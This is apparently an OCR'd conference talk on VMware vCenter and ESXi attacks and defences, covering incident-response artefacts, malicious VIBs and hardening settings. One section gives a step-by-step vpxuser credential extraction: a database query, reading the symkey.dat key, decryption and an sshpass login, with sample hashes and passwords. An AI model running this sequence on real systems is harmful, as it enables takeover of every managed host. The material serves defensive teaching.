
CVE-2023-20867	VMware	Tools	VMware Tools Authentication Bypass Vulnerability	2023-06-23	VMware Tools contains an authentication bypass vulnerability in the vgauth module. A fully compromised ESXi host can force VMware Tools to fail to authenticate host-to-guest operations, impacting the confidentiality and integrity of the guest virtual machine. An attacker must have root access over ESXi to exploit this vulnerability.	Apply updates per vendor instructions.

VMware vCenter

Targeting vCenter to target ESXi hosts


VMware vCenter

- ESXi is the virtualization platform where you create and run virtual machines and virtual appliances.
- vCenter Server is the service through which you manage multiple ESXi hosts connected in a network and pool host resource.




Targeting vCenter

- Compromising vCenter gives attackers capability to control virtual machines running across all ESXi's managed by the vCenter
- vCenter server has privileged access over all hosts, it uses the account 'vpxuser'
- Harvesting credentials for the 'vpxuser' service account from a vCenter server will provide near root privileges across all ESXi hosts managed by the vCenter server



Vmware recommends not changing the vpxuser account in anyway.



vpxuser

- `vpxuser` account is a privileged service account created in ESXi hosts, automatically, when it is first connected to a vCenter server
- Privileged account used by the vCenter server to manage ESXi hosts
- Password is encrypted and stored in the vPostgreSQL database on a vCenter server
- They key for the encrypted password is stored in a file `symkey.dat`
- Password rotates automatically every 30 days
- A Threat Actor with root access to vCenter can extract the encrypted password, the key and decrypt the password

```
vcenter # cat /etc/passwd | grep vpxuser
vpxuser:x:500:100:VMware Workstation administration account:/:/bin/sh
# cat /etc/shadow | grep vpxuser
vpxuser:$6$TFdro6IoyB0j855M$.ZimTxyTUTgL1RlPnWg./Zz53xrWrWGsU8clh/WxfAhj1ZCyxRPHfAJZIk5XkL6.mtxW5MLlyBf.hJ5/aenqs.:19171:0:99999:7:::
```

Extracting `vpxuser` credential

```
vcenter# cat  /etc/vmware-vpx/vcdb.properties
driver = org.postgresql.Driver
dbtype = PostgreSQL
url = jdbc:postgresql://localhost:5432/VCDB?sslmode=disable
```

1. File with the Postgres database information

To extract these credentials root access is required to the vCenter

```
Vcenter#/opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres
psql (13.8, server 13.8 (VMware Postgres 13.8.0-21219418 release))
Type "help" for help.
VCDB=# select user_name, password from vc.vpx_host;
 user_name |                                        password
-----------+----------------------------------------------------------------------------------------------
 vpxuser   | *esEYmVc1QZGeXpHimoVZnj4eSNxep9nH6f9cUa0XGbe+8ATuTse2n9YLhZIddafFiCtuWmTxA1PtHAvXJpaHyQ==
```

2. Extracting encrypted password for the vpxuser

```
vcenter# cat /etc/vmware-vpx/ssl/symkey.dat
b8095e2b67c247c464ef3f7866464b6ae25e40a5b890fd21d2d6b5c79d123ff4
```

3. Extracting key required to decrypt the password for vpxuser

```
Kali# python3 decrypt.py symkey.dat password.enc password.txt
192.168.1.52:vpxuser:MG:n95hVB7Q7J2BSd\0~.9^8c:6cUx=.
Kali# sshpass -p 'MG:n95hVB7Q7J2BSd\0~.9^8c:6cUx=.' ssh vpxuser@192.168.1.52
[vpxuser@localhost:~]
```

4. Decrypting and connecting to the ESXi using vpxuser

vCenter PostgreSQL Log

- PostgreSQLl logging is configured in the `/storage/db/vpostgres/postgresql.conf`
- Default location of the log files is `/var/log/vmware/vpostgres`, rotated approx. monthly
- By default, the SQL statements that are run are not recorded in the logs, connection events are

```
2022-07-14 06:42:30.131 UTC 62cfbad6.c937 0 [unknown] [unknown] [local] 51511 1 LOG:  connection received: host=[local]
2022-07-14 06:42:30.132 UTC 62cfbad6.c937 0 VCDB postgres [local] 51511 2 LOG:  connection authorized: user=postgres
database=VCDB application_name=psql.bin
2022-07-14 06:42:43.234 UTC 62cfbad6.c937 0 VCDB postgres [local] 51511 3 LOG:  disconnection: session time: 0:00:13.103
user=postgres database=VCDB host=[local]
2022-07-14 06:42:43.918 UTC 62cfbae3.c9b2 0 [unknown] [unknown] 127.0.0.1(36790) 51634 1 LOG:  connection received:
host=127.0.0.1 port=36790
```

/var/log/vmware/vpostgres/postgresql-XX.log

vCenter PostgreSQL Log

- The variable `log_statement` can be configured to log SQL statements

```
root@localhost [ ~ ]# cat /storage/db/vpostgres/postgresql.conf | grep log_statement
log_statement = 'all'                   # none, ddl, mod, all
```

- Setting the logging to ALL is very noisy, but will capture the select statement used on the PostgreSQL instance

```
root@localhost [ ~ ]# # service-control --restart vmware-vpostgres
# cat /var/log/vmware/vpostgres/postgresql-14.log | grep  user_name # cat /var/log/vmware/vpostgres/postgresql-
14.log | grep  user_name
2022-07-14 07:07:49.128 UTC 62cfc0b2.455 0 VCDB postgres [local] 1109 3 LOG:  statement: select user_name,
password from vc.vpx_host;
```

Important Logs in vCenter

Component	Log Location	Details
lastlog	/var/log/	Last time a user account was logged in on the system
btmp	/var/log/	Records failed login attempts
wtmp	/var/log/	Historical information of the logins
Vpxd.log	/storage/log/vmware/vpxd	Main vCenter Server log, consisting of all vSphere Client and Web services connections
websso.log	/var/log/vmware/sso	Authentication logs for vSphere web portal login
message	/var/log/vmware	SSH logins
Postgresql-xx.log	/var/log/vmware/vpostgres	Log file for Postgresql
VIEvents	vCenter portal->Monitor->Events	vCenter Events

VIBs

Running persistent backdoors/malware on ESXi hosts

vSphere Installation Bundle (VIB)

- vSphere Installation Bundle (VIB) is a collection of files packaged into a single archive to facilitate distribution. They are typically used to patch or upgrade ESXi
- A VIB is comprised of three parts:
  - A file archive – Includes the VIB Payload, actual code that is loaded
  - An XML descriptor file - Describes the content of the VIB
  - A signature file - Digital Signature to verify the level of trust

```
[root@localhost:~] esxcli software vib list
Name                          Version                             Vendor  Acceptance Level  Install Date  Platforms
----------------------------  ----------------------------------  ------  ----------------  ------------  ---------
atlantic                      1.0.3.0-11vmw.801.0.0.21495797      VMW     VMwareCertified   2022-01-01    host
bcm-mpi3                      8.4.2.0.0.0-1vmw.801.0.0.21495797   VMW     VMwareCertified   2022-01-01    host
bnxtnet                       223.0.0.0-1vmw.801.0.0.21495797     VMW     VMwareCertified   2022-01-01    host
bnxtroce                      223.0.0.0-1vmw.801.0.0.21495797     VMW     VMwareCertified   2022-01-01    host
```

VIB Acceptance level

- VIB Acceptance level is used to validate the integrity of a VIB by looking at who created the VIB and if it can be trusted to be installed on ESXi host
- The acceptance level is the digital signature system used by VMware to specify what testing has been done by VMware or partners before a VIB is published

Acceptance Level	Details
VMwareCertified	VIBs created and tested by VMware
VMwareAccepted	VIBs created by a VMware partners that are approved by VMware
PartnerSupported	VIBs created and tested by a trusted VMware partner
CommunitySupported	VIBs created by individuals or partners outside of the VMware partner program

- The default minimum acceptance level a VIB needs to be installed on a ESXi host is PartnerSupported

Malicious VIBs

- Threat Actor can leverage malicious vSphere Installation Bundles (“VIBs”) to install malware/backdoors on the ESXi host
- Threat Actor needs root privileges on ESXi host to deploy malicious VIBs
- Backdoors can facilitate command executions, file transfer, reverse shell
  - VIRTUALPIE is a backdoor written in Python that spawns a daemonized IPv6 listener on a hardcoded port on a VMware ESXi server

VIB Installation – Force

- Only VIBs that have VIB acceptance level same or better that the acceptance level of the host can be added. By default, Community Supported VIBs cannot be installed on ESXi

```
[root@localhost:/tmp] esxcli software vib install -v /tmp/community.vib
 [AcceptanceConfigError]
 VIB community's acceptance level is community, which is not compliant with the ImageProfile acceptance level partner
 To change the host acceptance level, use the 'esxcli software acceptance set' command.
 Please refer to the log file for more details.
```

- Threat Actor can --force to install a VIB below the Acceptance Level
- Defenders can list all the VIBs and check the Acceptance Levels

```
[root@esxi:~] esxcli software vib signature verify
Name                          Version                                 Vendor     Acceptance Level  Signature Verification       Platforms
----------------------------  --------------------------------------  ------  ----------------  --------------------------  ---------
vmw-ahci                      2.0.15-1vmw.801.0.0.21495797            VMW     VMwareCertified   Succeeded                   host
igbn                          1.4.11.7-1vmw.801.0.0.21495797          VMW     VMwareCertified   Succeeded                   host
vmkata                        0.1-1vmw.801.0.0.21495797               VMW     VMwareCertified   Succeeded                   host
```

Hunting unsigned VIBs

- Query all the ESXi hosts at scale to identify unsigned VIBs
- Download the PowerCLI script from Vmware “Verify_ESXi_VIB_Signature.ps1” and run against your vCenter using the SSO admin credentials.
- https://kb.vmware.com/sfc/servlet.shepherd/version/download/0685G00000vh19IQAQ

```
PS C:\Users\admin > '.\KB89619_Verify_Unsigned_VIBs_on_ESXi_(ver_1.2).ps1’
Windows PowerShell credential request.
Please enter the SSO Administrator Credentials
Password for user Administrator@vsphere.local: *********
Successfully Connected to vCenter Server 192.168.1.53
Total Number of ESXi hosts to scan - 1
Checking Host - 192.168.1.52
Please check the final result file -  C:\Temp\KB89619_Verify_UnSigned_VIBs_on_Hosts_192.168.1.53_21-07-23-05-23.csv
```

```
PS C:\Users\admin\Downloads > type C:\Temp\KB89619_Verify_UnSigned_VIBs_on_Hosts_192.168.1.53_21-07-23-05-23.csv
"HostName","OverallStatus","Found_Unsigned_VIBs","HostConnectionState","VIB_ID","VIB_AcceptanceLevel","VIB_SignatureVerification","ERRORs","VIB_N
ame","VIB_Vendor"
"192.168.1.52","Good","Zero Unsigned VIBs found","Connected","NA","NA","NA","None","NA","NA"
```

Additional ESXi Artefacts

File Listing with timestamp in ESXi Host

- List all the files created and accessed in the ESXI file system and discover modified file based on the incident timeline to identify the suspicious files
- Accessed, Modified and Metadata Changed timestamp will be in epoch format

```
[root@esxi:~]find / | xargs stat -c '%n,%F,%s,%A,%u,%U,%g,%G,%h,%m,%i,%W,%X,%Y,%Z’

/tmp/Ransomware,regular file,717200,-rwxr-xr-x,0,root,0,root,1,m,40515,W,1685789723,1680179836,1685789720

1685789723  Sat, 03 Jun 2023 10:55:23 UTC Accessed Time Stamp
1680179836  Thu, 30 Mar 2023 12:37:16 UTC Modified Time Stamp
1685789720  Sat, 03 Jun 2023 10:55:20 GMT MetaData Changed Time Stamp
```

Scratch partition

- ESXi logs gets re-initialized after reboot
- ESXi logs can be stored to a persistent storage partition named /scratch
- The scratch partition is created during installation.

- The scratch partition is a 4GB partition used for storing temporary data, including logs, diagnostic information, and Swap
- scratch partition has a soft link to /var/lib/vmware/osdata

Command History

- Commands executed in the shell are recorded in ESXi host in the file /root/.ash_history

```
[root@esxi:~]cat /root/.ash_history
chmod +x Ransomware
./Ransomware
```

Schedule Tasks


- Cron is a utility that creates task to execute scripts or commands in scheduled time
- Command to list all cron jobs
- Identify suspicious cron jobs created by attacker

```
[root@esxi:~]cat /var/spool/cron/crontabs/root
```

Defending ESXi Host and vCenter

Restrict Services/Ports and limit Administrative Access

- Ensure the firewall rules are configured to restrict access to ESXi host and vCenter from limited approved IP addresses
- Disable SSH and Shell Access to ESXi host and vCenter
- Isolate the management interface of vCenter, ESXi , vMotion and vSAN interfaces to a restricted VLANS
- Implement PAWs to administratively access ESXi host and vCenter
- Disable Internet access for vSphere infrastructure



Restrict Malicious VIB execution in ESXi host

- Enable SecureBoot
  - Restricts loading of unsigned VIB files during the booting process
  - Prevents changing of the VIB acceptance level settings and VIB installations through `--force`
- Query all the ESXi hosts at scale to identify unsigned VIBs

```
[root@esxi:/tmp] esxcli software vib install -v /tmp/malicious-esxi.vib --force
 [AcceptanceConfigError]
 VIB malicious-esxi_1.0.0.0's acceptance level is community, which is not compliant with the ImageProfile
acceptance level partner
```

```
[root@esxi:/tmp] esxcli software acceptance set --level=CommunitySupported
 [AcceptanceConfigError]
 Secure Boot enabled: Cannot change acceptance level to community.
```

Restrict Non-VIB Binary Execution in ESXi host

- Enable `execInstalledOnly` settings

```
[root@esxi:/tmp] esxcli system settings kernel set -s execinstalledonly -v TRUE
[root@esxi:/tmp] esxcli system settings kernel list -o execinstalledonly
Name               Type  Configured  Runtime  Default  Description
-----------------  ----  ----------  -------  -------  -----------
execinstalledonly  Bool  TRUE        TRUE     FALSE    Execute only those files that have been installed via a vib
                                                         package and have not been modified.
```

- `execInstalledOnly` settings will not permit execution of non-VIB binaries and logs are recorded in vobd.log,vmkernel.log and vmkwarning.log

```
[root@esxi:/tmp] ./ransomware
-sh: ./ransomware: Operation not permitted
```

- Python scripts are allowed to execute, so python-based Ransomware/malicious files can circumvent this control

Restrict Non-VIB Binary Execution in ESXi host

- Threat Actor can disable execinstalledonly kernel settings with compromised root account privilege, but ESXi need to reboot to disable the setting
- From ESXi 8.x onwards, execInstalledOnly settings need to be enabled in kernel and in runtime option
- execInstalledOnly settings in runtime option is enabled by default , but can be disabled without a reboot

```
[root@esxi:/tmp] esxcli system settings advanced list -o /User/execInstalledOnly
   Path: /User/ExecInstalledOnly
   Type: integer
   Int Value: 1
   Default Int Value: 1
   Min Value: 0
   Max Value: 1
   String Value:
   Default String Value:
   Valid Characters:
   Description: Runtime option to disable/enable execInstalledOnly. The runtime option is only checked if the related execInstalledOnly kernel
option is disabled.
   Host Specific: false
   Impact: none
```

Trusted Platform Module (TPM) ESXi host

- In vSphere 7.0U2 and newer, the archived on-disk ESXi configuration file is encrypted and protected from tamper(Enforcement)
- As a result, attackers cannot read or alter this file, even if they have physical access to the ESXi host's storage
- ESXi host use Trusted Platform Module(TPM) or Key Derivation Function (KDF) to encrypt configuration file
- TPM 2.0 chip manages the encryption key and seals the configurations
- A TPM can use Platform Configuration Register (PCR) measurements to implement policies that restrict unauthorized access to sensitive data
- TPM can send ESXi host attestation report to vCenter

```
[root@esxi:/tmp] esxcli system settings encryption set --mode=TPM
```


Enforcement for secure ESXi Configuration

- Apply enforcement of Execinstalledonly and secureboot settings in ESXi host
- TPM will enforce these setting during the booting process

```
[root@esxi:/tmp] esxcli system settings encryption set --require-secure-boot=T
[root@esxi:/tmp] esxcli system settings encryption set --require-exec-installed-only=T
[root@esxi:/tmp] esxcli system settings encryption get
   Mode: TPM
   Require Executables Only From Installed VIBs: true
   Require Secure Boot: true
```

Lockdown Mode

- Enable Lockdown mode to enforce all the ESXI host operations only be performed from vCenter
  - Normal Lockdown Mode - ESXi host accessible through console (DCUI) and vCenter
  - Strict Lockdown mode - ESXi host accessible only through vCenter
- Exception users can be created to not lose their permissions when the host enters lockdown mode
- VMware recommends not to add administrators under exception list



Lockdown Mode Behaviour

Service	Normal Mode	Normal Lockdown Mode	Strict Lockdown Mode
vSphere Web Services API	All users, based on permissions	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)
CIM Providers	Users with administrator privileges on the host	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)	vCenter (vpxuser) Exception users, based on permissions vCloud Director (vslauser, if available)
Direct Console UI (DCUI)	Users with administrator privileges on the host, and users in the `DCUI.Access` advanced option	Users defined in the `DCUI.Access` advanced option Exception users with administrator privileges on the host	DCUI service is stopped.
ESXi Shell (if enabled) and SSH (if enabled)	Users with administrator privileges on the host	Users defined in the `DCUI.Access` advanced option Exception users with administrator privileges on the host	Users defined in the `DCUI.Access` advanced option Exception users with administrator privileges on the host

https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.security.doc/GUID-F8F105F7-CF93-46DF-9319-F8991839D265.html

Password Management and Multi Factor Authentication

- Unique and strong passwords for all local accounts in ESXi host and vCenter
- Secure the Root Account password in Password Vault or PAM tools and automate the password rotation policy
- Review and limit privileged accounts to manage ESXi host and vCenter
- Sever binding of AD with ESXi, all management of ESXi should happen from vCenter
- Change the name of the “ESX Admin” group in Active Directory to avoid ESXi Administrator membership exposures
- Enforce multi-factor authentication (MFA) for access to vCenter portal
  - Smart Card, RSA SecurID, Duo
- Consider using a dedicated identity solution for vSphere

Centralized Monitoring and Robust Backup Solutions

- Collect and monitor ESXi and vCenter logs in SIEM tools and improve the detection posture
- Critical events like SSH enablement should result in high severity alerts
- Implement robust and secure backup solutions
- Implement Immutable backups(write once and read many) in an air gapped network to avoid backup file encryptions or deletions
- Perform multi factor authentication to access backup files

Disable/Restrict VIX API Guest Operations

- Consider disabling VIX API Guest operations in the guest VM configuration
- This may impact VMware Consolidated Backup (VCB) and VMware Update Manager (VUM), both of which call the VIX API for guest operations

```
/etc/ vmware /config
 guest.commands.enabled = "FALSE"
```

- Custom roles to limit the privileges to perform guest operation such as executions

Yara scan against ESXi hosts

- Can perform Yara Scans against all ESXI hosts to look for malicious artefacts
  - Mount ESXi host in any of the Linux machine using utilities such as sshfs
  - Create Yara rules and specify the identified malicious artefacts such as strings , filenames, paths, file hash
- Scan the Mounted ESXi directory with Yara rules and identify the impacted ESXI hosts

```
sshfs -o allow_other,default_permissions root@<ESXi Host IP Address>:/ /mnt/esxi
yara <rules> -r /mnt/esxi
```

Thanks for listening!

Thirumalai Natarajan
@Th1ruM
www.linkedin.com/in/thirumalainatarajan

Anurag Khanna
@khannaanurag
www.linkedin.com/in/khannaanurag